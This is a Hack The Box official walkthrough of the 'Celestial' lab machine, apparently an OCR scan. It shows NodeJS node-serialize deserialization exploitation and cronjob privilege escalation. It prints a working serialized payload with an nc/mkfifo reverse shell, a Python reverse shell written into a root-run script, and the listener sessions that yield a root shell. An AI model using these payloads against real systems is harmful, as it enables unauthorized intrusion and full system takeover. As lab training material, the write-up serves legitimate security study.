
Hack The Box
PEN-TESTING LABS



Celestial

25th August 2018 / Document No D18.100.15

Prepared By: Alexander Reid (Arrexel)

Machine Author: 3ndG4me

Difficulty: Medium

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Celestial is a medium difficulty machine which focuses on deserialization exploits. It is not the most realistic, however it provides a practical example of abusing client-size serialized objects in NodeJS framework.

Skills Required

- Basic/intermediate knowledge of Linux
- Basic/intermediate knowledge of Javascript
- Understanding of object serialization


Skills Learned

- Exploiting object deserialization in NodeJS
- Enumerating system log files

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap



Nmap finds on Node.js running on port 3000.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

NodeJS Deserialization

Viewing the NodeJS server in a browser presents a 404, however after refreshing the page, some text is displayed. Looking at cookies reveals a **profile** entry, which is a base64-encoded JSON string. Attempting to change the **num** value to an unquoted string will cause an error which reveals some key information.

```
SyntaxError: Unexpected token e
    at Object.parse (native)
    at Object.exports.unserialize (/home/sun/node_modules/node-serialize/lib/serialize.js:62:16)
    at /home/sun/server.js:11:24
    at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/sun/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/sun/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
    at /home/sun/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/sun/node_modules/express/lib/router/index.js:335:12)
    at next (/home/sun/node_modules/express/lib/router/index.js:275:10)
```

The username is **sun** and the data appears to be unserialized. A quick search finds several guides on building a serialized payload for code execution through NodeJS. In this case, an exec function can be passed as the username and it will be executed.

{"username":"_$$ND_FUNC$$_require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 1234 >/tmp/f', function(error, stdout, stderr) { console.log(stdout) })","country":"Lameville","city":"Lametown","num":"2"}

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.85] 59586
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(sun) gid=1000(sun) groups=1000(sun),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
$
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

Root

As the **sun** user is part of the admin group, it has access to read most log files. Looking at **/var/www/syslog** reveals a root cronjob which executes **/home/sun/Documents/script.py** every 5 minutes.

```
Aug 30 22:14:56 sun systemd[1]: Mounted Arbitrary Executable File Formats File S
ystem.
Aug 30 22:14:59 sun crontab[17550]: (sun) LIST (sun)
Aug 30 22:15:01 sun CRON[17730]: (root) CMD (python /home/sun/Documents/script.p
y > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chow
n sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py
; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/scri
pt.py)
Aug 30 22:17:01 sun CRON[17914]: (root) CMD (   cd / && run-parts --report /etc/
cron.hourly)
sun@sun:~$
```

As the script is owned by the current user, modifying the script to create a reverse shell is all that is needed for escalation.

```
sun@sun:~/Documents$ echo "import socket,subprocess,os" > script.py
<s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)" >> script.py
<s.connect(("10.10.14.8",1235));os.dup2(s.fileno(),0)' >> script.py
sun@sun:~/Documents$ echo "os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)" >> sc>
<p=subprocess.call(["/bin/sh","-i"]);' >> script.py
```

```
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.85] 35374
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```